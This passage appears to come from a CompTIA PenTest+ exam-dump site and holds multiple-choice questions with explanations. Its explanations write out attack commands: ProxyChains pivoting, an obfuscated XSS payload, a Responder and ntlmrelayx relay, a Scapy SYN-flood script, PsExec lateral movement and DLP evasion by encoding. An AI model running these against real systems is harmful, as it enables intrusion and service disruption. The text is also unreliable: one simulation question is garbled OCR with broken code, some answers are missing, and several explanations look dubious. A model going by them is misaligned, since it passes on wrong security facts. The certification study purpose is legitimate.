D. attacker_host$ proxychains nmap -sT <target_cidr>
Answer: (SHOW ANSWER)
ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.
* Understanding ProxyChains:
* Purpose: ProxyChains allows you to force any TCP connection made by any given application to follow through proxies like TOR, SOCKS4, SOCKS5, and HTTP(S).
* Usage: It's commonly used to anonymize network traffic and perform actions through an intermediate proxy.
* Command Breakdown:
* proxychains nmap -sT <target_cidr>: This command uses ProxyChains to route the Nmap scan traffic through the configured proxies.
* Nmap Scan (-sT): This option specifies a TCP connect scan.
* Setting Up ProxyChains:
* Configuration File: ProxyChains configuration is typically found at /etc/proxychains.conf.
* Adding Proxy: Add the compromised host as a SOCKS proxy.
Step-by-Step Explanationplaintext
Copy code
socks4 127.0.0.1 1080
* Execution:
* Start Proxy Server: On the compromised host, run a SOCKS proxy (e.g., using ssh -D 1080

user@compromised_host).
* Run ProxyChains with Nmap: Execute the command on the attacker's host.
proxychains nmap -sT <target_cidr>
* References from Pentesting Literature:
* ProxyChains is commonly discussed in penetration testing guides for scenarios involving pivoting through a compromised host.
* HTB write-ups frequently illustrate the use of ProxyChains for routing traffic through intermediate systems.
References:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 39
A penetration tester launches an attack against company employees. The tester clones the company's intranet login page and sends the link via email to all employees.
Which of the following best describes the objective and tool selected by the tester to perform this activity?
A. Gaining remote access using BeEF
B. Obtaining the list of email addresses using theHarvester
C. Harvesting credentials using SET
D. Launching a phishing campaign using GoPhish
Answer: C (LEAVE A REPLY)
The tester is conducting a phishing attack by cloning the company's login page to steal employee credentials.
* Option A (BeEF) #: BeEF is used for browser exploitation, not phishing.
* Option B (theHarvester) #: Used for OSINT, gathering emails, but does not conduct phishing attacks.
* Option C (SET - Social Engineering Toolkit) #: Correct.
* SET allows testers to clone web pages and perform phishing attacks.
* Option D (GoPhish) #: GoPhish is a phishing simulation tool, but SET is specifically designed for credential harvesting.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Social Engineering & Phishing Attacks

NEW QUESTION: 40
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url)

6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?
A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3
Answer: A (LEAVE A REPLY)
* Script Analysis:
* Line 1: import requests - Imports the requests library to handle HTTP requests.
* Line 2: import pathlib - Imports the pathlib library to handle file paths.
* Line 4: for url in pathlib.Path("urls.txt").read_text().split("\n"): - Reads the urls.txt file, splits its contents by newline, and iterates over each URL.
* Line 5: response = requests.get(url) - Sends a GET request to the URL and stores the response.
* Line 6: if response.status == 401: - Checks if the response status code is 401 (Unauthorized).
* Line 7: print("URL accessible") - Prints a message indicating the URL is accessible.
* Error Identification:
* The condition if response.status == 401: is incorrect for determining if a URL is publicly accessible. A 401 status code indicates that the resource requires authentication.
* Correct Condition:
* The correct condition should check for a 200 status code, which indicates that the request was successful and the resource is accessible.
* Corrected Script:
* Replace if response.status == 401: with if response.status_code == 200: to correctly identify publicly accessible URLs.
Pentest References:
* In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
* The requests library in Python is widely used for making HTTP requests and handling responses.
Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.

NEW QUESTION: 41
find . -type f -exec egrep -i "token|key|login" {} \;
Which of the following is the penetration tester conducting?
A. Data tokenization

B. Secrets scanning
C. Password spraying
D. Source code analysis
Answer: (SHOW ANSWER)
Penetration testers search for hardcoded credentials, API keys, and authentication tokens in source code repositories to identify secrets leakage.
* Secrets scanning (Option B):
* The find and egrep command scans all files recursively for sensitive keywords like "token," "key," and "login".
* Attackers use tools like TruffleHog and GitLeaks to automate secret discovery.

NEW QUESTION: 42
During an engagement, a penetration tester found some weaknesses that were common across the customer's entire environment. The weaknesses included the following:
* Weaker password settings than the company standard
* Systems without the company's endpoint security software installed
* Operating systems that were not updated by the patch management system Which of the following recommendations should the penetration tester provide to address the root issue?
A. Add all systems to the vulnerability management system.
B. Implement a configuration management system.
C. Deploy an endpoint detection and response system.
D. Patch the out-of-date operating systems.
Answer: B (LEAVE A REPLY)
* Identified Weaknesses:
* Weaker password settings than the company standard: Indicates inconsistency in password policies across systems.
* Systems without the company's endpoint security software installed: Suggests lack of uniformity in security software deployment.
* Operating systems not updated by the patch management system: Points to gaps in patch management processes.
* Configuration Management System:
* Definition: A configuration management system automates the deployment, maintenance, and enforcement of configurations across all systems in an organization.
* Benefits: Ensures consistency in security settings, software installations, and patch management across the entire environment.
* Examples: Tools like Ansible, Puppet, and Chef can help automate and manage configurations, ensuring compliance with organizational standards.
* Other Recommendations:
* Vulnerability Management System: While adding systems to this system helps track vulnerabilities, it does not address the root cause of configuration inconsistencies.
* Endpoint Detection and Response (EDR): Useful for detecting and responding to threats, but

not for enforcing consistent configurations.
* Patch Management: Patching systems addresses specific vulnerabilities but does not solve broader configuration management issues.
Pentest References:
* System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.
* Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.
Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.

NEW QUESTION: 43
$ nmap -A AppServer1.compita.org
Starting Nmap 7.80 (2023-01-14) on localhost (127.0.0.1) at 2023-08-04 15:32:27 Nmap scan report for AppServer1.compita.org (192.168.1.100) Host is up (0.001s latency).
Not shown: 999 closed ports
Port State Service
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
873/tcp open rsync
8080/tcp open http-proxy
8443/tcp open https-alt
9090/tcp open zeus-admin
10000/tcp open snet-sensor-mgmt
The tester notices numerous open ports on the system of interest. Which of the following best describes this system?
A. A honeypot
B. A Windows endpoint
C. A Linux server
D. An already-compromised system
Answer: A (LEAVE A REPLY)
A honeypot is a decoy system designed to attract attackers by exposing multiple services and vulnerabilities.
* Indicators of a honeypot (Option A):

* The system has an unusual combination of Windows (SMB, MSRPC) and Linux (Rsync, SSH) services.
* It exposes a large number of open ports, which is uncommon for a production server.
* Presence of "zeus-admin" (port 9090) suggests intentionally vulnerable services.

NEW QUESTION: 44
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
A. Target 1: EPSS Score = 0.6 and CVSS Score = 4
B. Target 2: EPSS Score = 0.3 and CVSS Score = 2
C. Target 3: EPSS Score = 0.6 and CVSS Score = 1
D. Target 4: EPSS Score = 0.4 and CVSS Score = 4.5
Answer: A (LEAVE A REPLY)
* EPSS and CVSS Analysis:
* EPSS (Exploit Prediction Scoring System) indicates the likelihood of exploitation.
* CVSS (Common Vulnerability Scoring System) represents the severity of the vulnerability.
* Rationale:
* Target 1 has the highest EPSS score (0.6) combined with a moderately high CVSS score (4), making it the most likely to be attacked.
* Other options either have lower EPSS or CVSS scores, reducing their likelihood of being exploited.
CompTIA Pentest+ References:
* Domain 2.0 (Information Gathering and Vulnerability Identification)

NEW QUESTION: 45
A penetration tester wants to use the following Bash script to identify active servers on a network:
```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
9 done
```
Which of the following should the tester do to modify the script?
A. Change the condition on line 4.
B. Add 2>&1 at the end of line 3.
C. Use seq on the loop on line 2.
D. Replace $h with ${h} on line 3.

Answer: C (LEAVE A REPLY)

The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network. Here's a detailed breakdown of the script and the necessary modification:

* Original Script:

```
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
9 done
```

* Analysis:

* Line 2: The loop uses {1..254} to iterate over the range of host addresses. However, this notation might not work in all shell environments, especially if not using bash directly or if the script runs in a different shell.

* Using seq for Better Compatibility:

* The seq command is a more compatible way to generate a sequence of numbers. It ensures the loop works in any POSIX-compliant shell.

* Modified Line 2:

```
for h in $(seq 1 254); do
```

* This change ensures broader compatibility and reliability of the script.

* Modified Script:

```
1 network_addr="192.168.1"
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo "Host $h is up"
6 else
7 echo "Host $h is down"
8 fi
9 done
```

NEW QUESTION: 46

While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?

A. Configuration changes were not reverted.

B. A full backup restoration is required for the server.

C. The penetration test was not completed on time.

D. The penetration tester was locked out of the system.

Answer: (SHOW ANSWER)

* Debugging Mode:
* Purpose: Debugging mode provides detailed error messages and debugging information, useful during development.
* Risk: In a production environment, it exposes sensitive information and vulnerabilities, making the system more susceptible to attacks.
* Common Causes:
* Configuration Changes: During testing or penetration testing, configurations might be altered to facilitate debugging. If not reverted, these changes can leave the system in a vulnerable state.
* Oversight: Configuration changes might be overlooked during deployment.
* Best Practices:
* Deployment Checklist: Ensure a checklist is followed that includes reverting any debug configurations before moving to production.
* Configuration Management: Use configuration management tools to track and manage changes.
* References from Pentesting Literature:
* The importance of reverting configuration changes is highlighted in penetration testing guides to prevent leaving systems in a vulnerable state post-testing.
* HTB write-ups often mention checking and ensuring debugging modes are disabled in production environments.

References:

* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 47

During a discussion of a penetration test final report, the consultant shows the following payload used to attack a system:

html

Copy code

7/<sCRitP>aLeRt('pwned')</ScriPt>


Based on the code, which of the following options represents the attack executed by the tester

and the associated countermeasure?
A. Arbitrary code execution: the affected computer should be placed on a perimeter network
B. SQL injection attack: should be detected and prevented by a web application firewall
C. Cross-site request forgery: should be detected and prevented by a firewall
D. XSS obfuscated: should be prevented by input sanitization
Answer: D (LEAVE A REPLY)
* XSS Attack Explanation:
* The payload exploits Cross-Site Scripting (XSS) by injecting obfuscated JavaScript into the application. When rendered, the browser executes the malicious code (e.g., alert('pwned')).
* Obfuscation (<sCRitP> instead of <script>) attempts to bypass naive input filters.
* Countermeasure:
* Implement input sanitization to ensure all user inputs are properly validated and escaped before being processed or rendered.
* Other measures include using Content Security Policies (CSP) and output encoding.
* Why Not Other Options?
* A: This is not arbitrary code execution; it is a browser-based attack.
* B: XSS is unrelated to SQL injection.
* C: Cross-Site Request Forgery (CSRF) is a different vulnerability targeting session handling, not script injection.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* OWASP XSS Prevention Cheat Sheet

NEW QUESTION: 48
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?
A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing
Answer: C (LEAVE A REPLY)
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
* Understanding Banner Grabbing:
* Purpose: Identify the software version running on a service by reading the initial response banner.
* Methods: Can be performed manually using tools like Telnet or automatically using tools like Nmap.
* Manual Banner Grabbing:
Step-by-Step Explanationtelnet target_ip 80
* Netcat: Another tool for banner grabbing.

nc target_ip 80
* Automated Banner Grabbing:
* Nmap: Use Nmap's version detection feature to grab banners.
nmap -sV target_ip
* Benefits:
* Information Disclosure: Quickly identify the version and sometimes configuration details of the service.
* Targeted Exploits: Helps in selecting appropriate exploits based on the identified version.
* References from Pentesting Literature:
* Banner grabbing is a fundamental technique in reconnaissance, discussed in various penetration testing guides.
* HTB write-ups often include banner grabbing as a step in identifying the version of services.
References:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 49
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.



-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```


ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22


#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

Immutables

```
import socket
import sys
[ ]
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
[ ]
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
[ ]
```



Answer:

See explanation below.

Explanation:

1: Null session enumeration

Weak SMB file permissions

Fragmentation attack
2: nmap
-sV
-p 1-1023
192.168.2.2
3: #!/usr/bin/python
export $PORTS = 21,22
for $PORT in $PORTS:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%:%s - CLOSED" % (ip, port))
finally
s.close()
port_scan(sys.argv[1], ports)

NEW QUESTION: 50
A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given the following Nmap scan output:
Nmap scan report for some_host
Host is up (0.01s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Host script results:
smb2-security-mode: Message signing disabled
Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?
A. responder -I eth0 -dwv ntlmrelayx.py -smb2support -tf <target>
B. msf > use exploit/windows/smb/ms17_010_psexec
C. hydra -L administrator -P /path/to/passwdlist smb://<target>
D. nmap --script smb-brute.nse -p 445 <target>
Answer: (SHOW ANSWER)
The Nmap scan output indicates SMB (port 445) is open, and message signing is disabled. This makes the system vulnerable to NTLM relay attacks.
* Option A (responder -I eth0 -dwv ntlmrelayx.py -smb2support -tf <target>) #: Correct.
* Responder poisons LLMNR and NBT-NS requests, capturing NTLM hashes.
* NTLMRelayX then relays captured hashes to an SMB service without message signing, allowing unauthorized access.

* This attack is stealthier than brute-force methods.
* Option B (ms17_010_psexec) #: This exploits EternalBlue, but we don't have confirmation that this system is vulnerable to MS17-010.
* Option C (hydra brute-force) #: SMB brute-force is noisy and will likely trigger alerts.
* Option D (smb-brute.nse) #: This brute-force attack is also loud and detectable.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - NTLM Relay & SMB Exploitation

NEW QUESTION: 51
A penetration tester is performing an authorized physical assessment. During the test, the tester observes an access control vestibule and on-site security guards near the entry door in the lobby. Which of the following is the best attack plan for the tester to use in order to gain access to the facility?
A. Clone badge information in public areas of the facility to gain access to restricted areas.
B. Tailgate into the facility during a very busy time to gain initial access.
C. Pick the lock on the rear entrance to gain access to the facility and try to gain access.
D. Drop USB devices with malware outside of the facility in order to gain access to internal machines.
Answer: B (LEAVE A REPLY)
In an authorized physical assessment, the goal is to test physical security controls. Tailgating is a common and effective technique in such scenarios. Here's why option B is correct:
* Tailgating: This involves following an authorized person into a secure area without proper credentials.
During busy times, it's easier to blend in and gain access without being noticed. It tests the effectiveness of physical access controls and security personnel.
* Cloning Badge Information: This can be effective but requires proximity to employees and specialized equipment, making it more complex and time-consuming.
* Picking Locks: This is a more invasive technique that carries higher risk and is less stealthy compared to tailgating.
* Dropping USB Devices: This tests employee awareness and response to malicious devices but does not directly test physical access controls.
References from Pentest:
* Writeup HTB: Demonstrates the effectiveness of social engineering and tailgating techniques in bypassing physical security measures.
* Forge HTB: Highlights the use of non-invasive methods like tailgating to test physical security without causing damage or raising alarms.
Conclusion:
Option B, tailgating into the facility during a busy time, is the best attack plan to gain access to the facility in an authorized physical assessment.
NEW QUESTION: 52
curl -s -i https://internalapp/
HTTP/2 302

date: Thu, 11 Jan 2024 15:56:24 GMT
content-type: text/html; charset=iso-8659-1
location: /login
x-content-type-options: nosniff
server: Prod
Which of the following recommendations should the penetration tester include in the report?
A. Add the HSTS header to the server.
B. Attach the httponly flag to cookies.
C. Front the web application with a firewall rule to block access to port 80.
D. Remove the x-content-type-options header.
Answer: (SHOW ANSWER)
The tester identified an HTTPS downgrade attack (e.g., SSL stripping). The best mitigation is to enforce HSTS (HTTP Strict Transport Security).
* HSTS (Option A):
* HSTS (Strict-Transport-Security) ensures that the browser always uses HTTPS, preventing downgrade attacks.
* Example header:
Strict-Transport-Security: max-age=31536000; includeSubDomains

NEW QUESTION: 53
During a pre-engagement activity with a new customer, a penetration tester looks for assets to test. Which of the following is an example of a target that can be used for testing?
A. API
B. HTTP
C. IPA
D. ICMP
Answer: (SHOW ANSWER)
* API as a Target:
* APIs (Application Programming Interfaces) are common assets to test for vulnerabilities such as improper authentication, data leakage, or injection attacks.
* Testing APIs often uncovers critical issues in modern applications.
* Why Not Other Options?
* B (HTTP): This is a protocol, not a specific asset.
* C (IPA): Unrelated to penetration testing (likely a typo or irrelevant here).
* D (ICMP): This is a protocol used for network diagnostics, not an application asset.
CompTIA Pentest+ References:
* Domain 1.0 (Planning and Scoping)
NEW QUESTION: 54
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?
A. nslookup mydomain.com /path/to/results.txt

B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com
Answer: D (LEAVE A REPLY)
Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.
* Command Breakdown:
* cat wordlist.txt: Reads the contents of wordlist.txt, which contains a list of potential subdomains.
* xargs -n 1 -I 'X': Takes each line from wordlist.txt and passes it to dig one at a time.
* dig X.mydomain.com: Performs a DNS lookup for each subdomain.
* Why This is the Best Choice:
* Efficiency: xargs efficiently processes each line from the wordlist and passes it to dig for DNS resolution.
* Automation: Automates the enumeration of subdomains, making it a practical choice for large lists.
* Benefits:
* Automates the process of subdomain enumeration using a wordlist.
* Efficiently handles a large number of subdomains.
* References from Pentesting Literature:
* Subdomain enumeration is a critical part of the reconnaissance phase in penetration testing. Tools like dig and techniques involving wordlists are commonly discussed in penetration testing guides.
* HTB write-ups often detail the use of similar commands for efficient subdomain enumeration.
Step-by-Step ExplanationReferences:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 55
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S")
raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?
A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D (LEAVE A REPLY)
A SYN flood attack exploits the TCP handshake by sending a succession of SYN requests to a target's system.
Each request initializes a connection that the target system must acknowledge, thus consuming resources.
* Understanding the Script:
* ip = IP("192.168.50.2"): Sets the destination IP address to 192.168.50.2.
* tcp = TCP(sport=RandShort(), dport=80, flags="S"): Creates a TCP packet with a random source port, destination port 80, and the SYN flag set.
* raw = RAW(b"X"*1024): Adds 1024 bytes of data to the packet.
* p = ip/tcp/raw: Combines the IP, TCP, and RAW layers into a single packet.
* send(p, loop=1, verbose=0): Sends the packet in an infinite loop without verbose output.
* Purpose of SYN Flood:
* Resource Exhaustion: By sending numerous SYN requests, the target's connection table fills up, preventing legitimate connections.
* Denial of Service: The target system becomes overwhelmed and unable to process further requests, effectively causing a denial of service.
* Detection and Mitigation:
* Rate Limiting: Implement rate limiting on SYN packets.
* SYN Cookies: Use SYN cookies to handle the connection requests without allocating resources immediately.
* Firewalls and IDS: Deploy firewalls and Intrusion Detection Systems (IDS) to detect and mitigate SYN flood attacks.
* References from Pentesting Literature:
* SYN flood attacks are a classic example of a denial-of-service attack and are commonly discussed in penetration testing guides and HTB write-ups for understanding network-based attacks.
Step-by-Step ExplanationReferences:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 56
A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?
A. ProxyChains
B. Netcat
C. PowerShell ISE
D. Process IDs
Answer: B (LEAVE A REPLY)
If a penetration tester gains access to a host but does not have a shell, the best tool for further

enumeration is Netcat. Here's why:
* Netcat:
* Versatility: Netcat is known as the "Swiss Army knife" of networking tools. It can be used for port scanning, banner grabbing, and setting up reverse shells.
* Enumeration: Without a shell, Netcat can help enumerate open ports and services running on the host, providing insight into the host's environment.
* Comparison with Other Tools:
* ProxyChains: Used to chain proxies together, not directly useful for enumeration without an initial shell.
* PowerShell ISE: Requires a shell to execute commands and scripts.
* Process IDs: Without a shell, enumerating process IDs directly isn't possible.
Netcat's ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.

NEW QUESTION: 57
While performing a penetration test, a tester executes the following command:
PS c:\tools> c:\hacks\PsExec.exe \\server01.cor.ptia.org -accepteula cmd.exe Which of the following best explains what the tester is trying to do?
A. Test connectivity using PsExec on the server01 using cmd.exe
B. Perform a lateral movement attack using PsExec
C. Send the PsExec binary file to the server01 using cmd.exe
D. Enable cmd.exe on the server01 through PsExec
Answer: (SHOW ANSWER)
PsExec is a Windows Sysinternals tool that allows users to execute commands on a remote system without needing an interactive login session. The command above is executing cmd.exe on a remote Windows Active Directory domain machine (server01.cor.ptia.org).
* Option A (Test connectivity using PsExec) #: The command does not check connectivity; it executes a command remotely.
* Option B (Perform a lateral movement attack) #: Correct. Lateral movement occurs when an attacker moves from one compromised machine to another within a network, using valid credentials. PsExec is often used for this purpose.
* Option C (Send the PsExec binary) #: The command runs cmd.exe remotely, but it does not transfer PsExec itself.
* Option D (Enable cmd.exe) #: cmd.exe is already enabled by default on most Windows systems.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Lateral Movement with PsExec
NEW QUESTION: 58
Which of the following techniques is the best way to avoid detection by data loss prevention tools?
A. Encoding
B. Compression

C. Encryption
D. Obfuscation
Answer: A (LEAVE A REPLY)
* Encoding to Evade DLP:
* Encoding (e.g., Base64) transforms data into a format that may bypass data loss prevention (DLP) tools.
* DLP solutions often look for specific patterns (e.g., sensitive keywords, file headers) and may not recognize encoded data.
* Why Not Other Options?
* B (Compression): Compression reduces file size but does not typically bypass DLP detection mechanisms.
